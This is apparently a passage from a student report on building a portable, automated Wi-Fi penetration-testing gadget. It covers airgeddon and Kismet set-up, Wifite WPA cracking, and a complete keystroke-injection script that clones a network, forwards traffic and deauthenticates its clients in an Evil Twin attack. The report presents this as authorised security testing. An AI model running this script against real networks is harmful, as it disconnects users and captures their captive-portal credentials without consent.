Airedaddon performs a check to see if all the required tools are installed. If they are not installed then it would prompt the user to install the tools else, Airedaddon will not function as intended. The interface requires to be selected to perform attacks.

```
kali@kali: ~  
File Actions Edit View Help  
***** Interface selection *****  
Select an interface to work with:  
  
1. eth0 // Chipset: Intel Corporation 82545EM  
2. wlan0 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. Realtek 8812AU/88  
21AU 802.11ac WLAN Adapter  
  
*Hint* Do you have any problem with your wireless card? Do you want to know what ca  
rd could be nice to be used in airedaddon? Check wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets
```

Figure 30: Airedaddon Selecting Interface

Airgeddon provides a wide range of available attacks. For this prototype, the Evil Twin attack is tested so option 7 is selected.

A screenshot of a terminal window titled 'kali@kali: ~'. The window displays the 'airgeddon v11.22 main menu'. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below this, a status line reads 'Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz, 5Ghz'. The main menu is titled 'Select an option from menu:' and lists 12 options. Option 7, 'Evil Twin attacks menu', is highlighted with a blue underline. At the bottom, there is a hint about contributing to the project via merchandising, with a link to 'https://airgeddon.creator-spring.com/'. The prompt '>' is followed by the number '7' and a cursor.

```
kali@kali: ~
File Actions Edit View Help
***** airgeddon v11.22 main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz, 5Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

*Hint* Another way to contribute to the project is buying some merchandising (mugs,
T-shirts, etc.). A little portion of each payment (after deducting material, print
ing and shipping) will be to support the project. Check the merchandising online sh
op at: https://airgeddon.creator-spring.com/

> 7
```

Figure 31: Airgeddon Options

Airgeddon provides different types of Evil Twin attacks. Unfortunately, this tool does not have a manual option to select the networks BSSID and ESSID and instead only chooses a network that it discovers which is not automatable as different options may be displayed at a different time. Airgeddon however, can be automated with other options for other attacks.


```

***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (without sniffing, just AP)
5. Evil Twin attack just AP
   (with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* On Evil Twin attack with BeEF integrated, in addition to obtaining keys using sniffing techniques, you can try to control the client's browser launching numerous attack vectors. The success of these will depend on many factors such as the kind of client's browser and its version

>

```

Figure 32: Airgeddon Evil Twin Attack Menu

4.3.3.3 Kismet

Before launching kismet, the Wi-Fi adapter needs to be set to monitor mode using `sudo airmon-ng start <interface>`. Kismet is then launched using the `sudo kismet -c <interface>` to monitor Wi-Fi networks. Upon launching kismet for the first time, the user must set a username and password to as shown in figure 33. After setting the login credentials, the user is greeted with a GUI.




Figure 33: Login Setup Upon Launching

Upon launching kismet again however, the GUI does not launch, and kismet prompts the user in the terminal to access the interface through the web browser on the provided IP address and port. The IP address and port are noted and the command `Firefox <URL>` is used to open the browser for the process to be automated.




Figure 34: Kismet Running with GUI

4.4 Prototype 3: Create Scripts for Automation

Once the tools required to perform penetration tests are working and the commands and steps taken for them are saved, the automation process can start. Connect the HID USB to the Raspberry Pi. Download and flash the USB with suitable firmware to allowing it to create, store and run scripts if it is not already flashed. The full details for flashing this type of USB can be found on SpacehuhnTech's GitHub (SpacehuhnTech, 2024). Next, the USB host its personal AP when connected and flashed, so it is connected to the AP using any wireless device with the correct login credentials.




Figure 35: HID USB AP

Once connected to the AP, a browser is opened, and the USB's gateway IP address is searched to access the USB's configuration menu. Within this menu, scripts can be created, stored, run, and modified. There are other modifications that can be used for the USB such as running instantly upon boot also known as the "autorun" feature which can be selected to completely automate processes upon bootup or from the moment that the USB is connected to the device. Alternatively, scripts can be run from this menu. Scripts are ready to be created and tested to make sure they function as intended. Some scripts requiring enabling monitor mode through airmon-ng had to include an additional command to kill tasks that were interrupting the attacks to proceed with the attack efficiently and without issues.




Figure 36: USB Menu Interface

The scripts are created within the menu replicating the keystrokes as well as shortcuts that open certain application. The commands used for the scripts are found on the bottom of the interface to support the user in programming the scripts. Once a script is created, it is tested to ensure that it functions as intended. A command called *DELAY* is used between keystrokes to ensure that the processes are completed before moving to the next. A suitable delay amount is given to make sure that the enough delay time is given in case of hardware delays such as increased processor or memory usage. Depending on the user's needs, the delay can be set much longer if a better success rate is preferred over speed times. The *CTRL ALT T* command is a useful shortcut to open the terminal without having to take extra steps to open the terminal.

4.5 Final Implementation

After passing and completing the three prototype phases, the final implementation is ready to be tested to see if the gadget meets the requirements and objectives for the results section. A suitable power bank that has 10000mAh capacity is attached to the gadget for portability and the final product is shown in figure 37.



Figure 37: Final Implementation

4.5.1 Automated Scripts

4.5.1.1 Updating and Upgrading Kali

The two scripts open the terminal and fetch the list of available updates on packages and upgrades them if there are any. The *get dist-upgrade -y* command in the */UpdateKaliWDistUpgrade* script upgrades the packages but also handles dependency changes that can make significant changes to the system. The *-y* option automatically selects *y* removing the yes or no prompt to automate the process easier as else there would have to be a longer delay waiting for the prompt to show. The scripts can be copied to other scripts if the user wants to update the system first before performing a test and not have to run the command separately.




Figure 38: /UpdateKali Script




Figure 39: /UpdateKaliWDistUpgrade Script

4.5.1.2 Capturing PCAP files with Wireshark

This script starts a PCAP file capture on the network adapter interface for the chosen number of seconds and saves the file to the chosen destination which is useful for analysing packets that were sent and received during a test. The duration can be modified to the user's needs or even removed if the duration is unknown which would require the user to simply press the finish button when they are ready to stop the capture.




Figure 40: Wireshark PCAP Capture Script

4.5.1.3 WPA Attack and Password Cracking

The Wifite tool is used within this script to perform different types of WPA attacks and attempt to crack passwords once the handshake pcap file is captured. The results are automatically stored by the tool. The *-essid* and *-bssid* options can be modified to the chosen network name as well as different types of WPA attacks can also be specified if wished to do so by the user. The option chosen in this script are all WPA attacks apart from PKMID attack.





Figure 41: Wifite WPA Attack Script

4.5.1.4 Launching Kismet

This script enables the chosen network adapter into monitor mode and then launches Kismet and opens the Firefox browser for Kismet GUI to display.



```
/Kismet
DELETE
DOWNLOAD
ENABLE AUTORUN

LOCALE GB
DELAY 1000
CTRL ALT t
DELAY 2000
STRING sudo airmon-ng check kill
DELAY 800
ENTER
DELAY 2000
STRING sudo airmon-ng start wlan0
DELAY 800
ENTER
DELAY 800
ENTER
DELAY 1000
STRING sudo kismet -c wlan0
ENTER
DELAY 1000
CTRL ALT t
DELAY 1000
STRING firefox http://127.0.0.1:2501
DELAY 1000
ENTER
```

Figure 42: Kismet Script

4.5.1.5 Creating Evil Twin and Deauthenticating Devices

This script enables the chosen network adapter into monitor mode. It then creates its personal network with a captive portal and deauthenticates the devices on the target network, so they connect to the duplicated network. A window is launched which provides all the data inputted into the captive portal as well as allowing access to the network after completing the sign in within the captive portal. The script can be copied and modified to only deauthenticate devices if wished to do so without creating a captive portal.

/EvilTwin,DEAUTH	DELETE	DOWNLOAD	ENABLE AUTORUN
------------------	--------	----------	----------------

```
REM Duplicate Network, Deauth devices on Network, show info on Network when connected
LOCALE GB
DELAY 1000
CTRL ALT t
DELAY 1000
STRING sudo airmon-ng check kill
DELAY 800
ENTER
DELAY 2000
STRING sudo airmon-ng start wlan0
DELAY 800
ENTER
DELAY 1000
REM Use BSSID (-a) and ESSID (-e) for specified Network
STRING sudo airbase-ng -e PenTest wlan0
DELAY 1000
ENTER
DELAY 800
CTRL ALT t
DELAY 800
STRING sudo ifconfig at0 up
DELAY 1000
ENTER
DELAY 1000
STRING sudo ifconfig at0 10.0.0.1 netmask 255.255.255.0
DELAY 1000
ENTER
DELAY 1000
STRING sudo route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
DELAY 1000
ENTER
DELAY 1000
STRING sudo iptables -P FORWARD ACCEPT
DELAY 1000
ENTER
DELAY 1000
STRING sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
DELAY 1000
ENTER
DELAY 1000
STRING sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
DELAY 1000
ENTER
DELAY 1000
STRING sudo dnsmasq -C /home/kali/Desktop/eviltwin/dnsmasq.conf -d
DELAY 1000
ENTER
DELAY 1000
CTRL ALT t
DELAY 2000
REM Deauthenticate devices from network to connect to duplicate network
STRING sudo aireplay-ng --deauth 200 -e PenTest wlan0
DELAY 1000
ENTER
```

Figure 43: Evil Twin Attack Script

CHAPTER 5

RESULTS / DISCUSSION

5.1 Results and Discussion

The aim of this project was to implement a portable and automated penetration testing gadget which was successfully completed in the implementation phase. The automation relied on the gadget running automated scripts by automatically inputting commands that a user would input for improved efficiency. A test network lab was created to test the gadgets capabilities and provide the results within this chapter. The gadget was provided with an opportunity to be tested by a stakeholder who is a senior penetration tester for ZDL Group LTD to test the gadget within a real working environment. The gadget was also tested by a cyber security student to gain as much feedback as possible. This type of opportunity proved to be valuable to the project after providing results and feedback from the stakeholder and the student.

5.1.1 Test Preparation

A timer was used to measure the difference in time taken to boot up both devices, launch kali and complete the attacks on the specified network. The penetration tester and student were provided with the network ESSID and BSSID to ensure that only the specific network is tested on. The Device boot up and Kali launching process until the sign in display was measured separate to the attacks, and the test was performed 5 times to provide an average. If there were any anomalies, then the test would have been repeated as anomalies can significantly affect the results. Within the attack tests, the recon mode to scan for Wi-Fi signals was not allowed and the time taken for attacks to perform their

tasks was not measured as there are many variables affecting the time taken to complete the tasks which makes the results more valid. Instead, the test focused more choosing the correct tools and commands to successfully complete the attack.

5.1.1.1 Device Boot Up Results

The gadget boots up within 20-30 seconds and is ready to launch whatever script is chosen by the user. The USB's AP also becomes available instantly once the gadget is connected to the USB port allowing the user to access the USB to create and customise scripts from any device with Wi-Fi connectivity. The process to prepare an attack for the pen tester was much longer when using their machine. The device booted at a similar time however, additional steps were required to prepare for a test. Upon boot up for the pen tester, a virtual machine such as VirtualBox or VMWare is launched with a Kali Linux image that contains the tools required for testing. Launching the kali instance took around 2-3 minutes to complete as the machine had to boot successfully into the operating system then boot to the operating system within the virtual machine. The network adapter with packet injection capability was inserted into the machine after kali booted and was selected to be used within Kali instance and not on the host machine after receiving a pop up or, if the adapter was connected before launching the kali instance, then the adapter had to be selected in the virtual machine menu upon launching the instance.




Figure 44: Kali Virtual Machine




Figure 45: Network Adapter Requiring to be Selected in VM

